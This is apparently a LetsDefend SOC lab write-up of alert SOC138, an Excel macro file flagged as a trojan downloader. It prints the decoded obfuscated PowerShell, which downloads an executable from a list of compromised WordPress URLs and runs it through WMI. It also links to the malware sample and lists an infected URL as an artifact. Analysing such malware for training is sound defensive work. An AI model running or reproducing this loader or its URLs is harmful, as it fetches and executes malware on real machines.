EventID :
77
Event Time :
Mar, 13, 2021, 08:20 PM
Rule:
SOC138 - Detected Suspicious XIs File
Level:
Security Analyst
Source Address :
172.16.17.56
Source Hostname :
Sofia
File Name :
ORDER SHEET & SPEC.xlsm
File Hash :
7ccf88c0bbe3b29bf19d877c4596a8d4
File Size :
2.66 Mb
Device Action :
Allowed
File (Password:infected) :
<u>Download</u>


letsdefend link: <a href="https://app.letsdefend.io/case-management/casedetail/shakeco1/77">https://app.letsdefend.io/case-management/casedetail/shakeco1/77</a> we should look up the file hash on <a href="https://app.letsdefend.io/case-management/casedetail/shakeco1/77">https://app.letsdefend.io/case-management/casedetail/shakeco1/77</a>




47/66 security vendors flagged this file as malicious.

Popular threat label Popular threat label trojan.acao/docdl

if we look at the logs from the host's ip



#### if we look up the host's machine



we can see that an encrypted command was ran in the terminal we shall use <u>a website called : emn178.</u> to decode it.



```
set-ITEM variABLe:kzeQlU ([tYPe]('sY'+'sTEm'+'.i'+'o.dIrECtOR'+'Y') ); set-
vaRIaBLe ('rFG25'+'4') ( [TyPe]

('SY'+'sTE'+'m'+'.n'+'eT.sER'+'ViCEpoiNT'+'m'+'ANagE'+'r') ); SeT-iteM

("vA"+"riA"+"Ble:4GMs") ([tYPe]

('SYST'+'eM'+'.nEt'+'.S'+'E'+'C'+'U'+'ritYPRoTo'+'colTyPE') ); $Wuam7je=

('W79h'+'p'+'7t');$I2hf0cw=$I23d6gy + [char](80 - 38) + $Lbzyf7j;$Z_lockk=

('U'+'bzhdgl'); $kZEQlU::CREAtEdireCTOry($env:userprofile +

(('0'+'TfW9'+'lu'+'danOTf'+'Av'+'gqkj30'+'Tf') -crEpLace ([ChAr]79+[ChAr]84+

[ChAr]102),[ChAr]92));$B7dtsyn=('Xz7'+'5vre'); (gi ("v"+"aRIABle:R"+"fG254")


).VALuE::SecuRiTYpRoTOCOl = $4gMs::tLS12;$Q6ipuei=('L'+'fl4'+'rqh');$I53zimm =

('St'+'wk'+'31v');$Qxsnpra=('X1vj98'+'v');$Rccmnvg=

('Mvd'+'c76h');$J09xaf2=$env:userprofile+

(('{0}'+'W9ludan'+'{0}Avg'+'qkj3'+'{0'+'}') -F [CHAR]92)+$I53zimm+
```

```
('.e'+'xe');$G948w6x=('D_'+'83'+'60m');$Ibcuoi8=neW-o BJ ECT
NeT.webClIeNT;$Jvmmfy0=('ht'+'tp:'+'/'+'tud'+'or'+'in'+'ve'+'st'+'.c'+'o'+'m/wp-ad'+'mi'+'n/rG'+'tnUb5f'+'/'+'*http'+':'+'//dp-wo'+'me'+'nba'+'s'+'ke'+'t.c'+'om'+'/wp-
'+'a'+'dm'+'in/'+'Li/'+'*'+'h'+'ttp://s'+'tylefix.c'+'o/'+'guillo'+'t'+'i'+'ne-c'+'ro'+'s'+'s'+''+'C'+'TRNOQ/*http://ard'+'os.co'+'m.br/sim'+'ulador/bPN'+'x/'+'*ht'+'tp'+':'+'//drtheu'+'relp'+'lasticsu'+'rge'+'ry.'+'com/'+'g'+'en'+'eralo/rh'+'rhfl'+'v9'+'2/*'+'http://bodyinn'+'ovat'+'ion'+'.co.z'+'a/'+'wp'+'-c'+'ontent/2ss'+'Hv'+i/*http://'+'nomadco.'+'es'+'/wp-'+'ad'+'min/MvwVHCG/').SPLIT($Yyx1yj9 + $I2hf0cw + $Lc75n0q);$Nzaadzl=('Ldhnyp'+'v');foreach ($Pgpj9wa in $Jvmmfy0){try{$Ibcuoi8.downLOAdFiLe($Pgpj9wa,$J09xaf2);$Gkehiri=('Z2'+'ru0'+'4x');If ((gE T-ITeM $J09xaf2).lEngTh -ge 26346){[wmiclass]('win3'+'2_Proc'+'ess')).CreAte($J09xaf2);$Vjg9m1j=('Vkvb'+'vn'+'b');break;$Ivc6j6b=('Z'+'bnh2'+'6w')}}catch{}}$A56gpw8=('W'+'5'+'ogy0p')
```



## Playbook Answers ①

Question: Check If Someone Requested the C2

User answer: Accessed 🛇

Question: Analyze Malware

Malicious 🛇 User answer:

Check if the malware is quarantined/cleaned Question:

Not Quarantined 🔗 User answer:



the malicious link was accessed and endpoint was infected making it run powershell command

#### **Extracted Artifacts** ①

Value	Comment	Туре
172.16.17.56	host's ip	IP Address
7ccf88c0bbe3b29bf19d877c4596a8d4	file hash	MD5 Hash
http://stylefix.co/guillotine-cross/CTRNOQ/	infected url	E-mail Domain
https://download.cyberlearn.academy/download/download?url=https://files-ld.s3.us-east-2.amazonaws.com/7ccf88c0bbe3b29bf19d877c4596a8d4.zip	infected file	E-mail Domain

# Alert Answers (i)

Question: Is this alert True Positive or False Positive?

User answer:

### Alert Note (i)

Action was taken and the computer was put in containment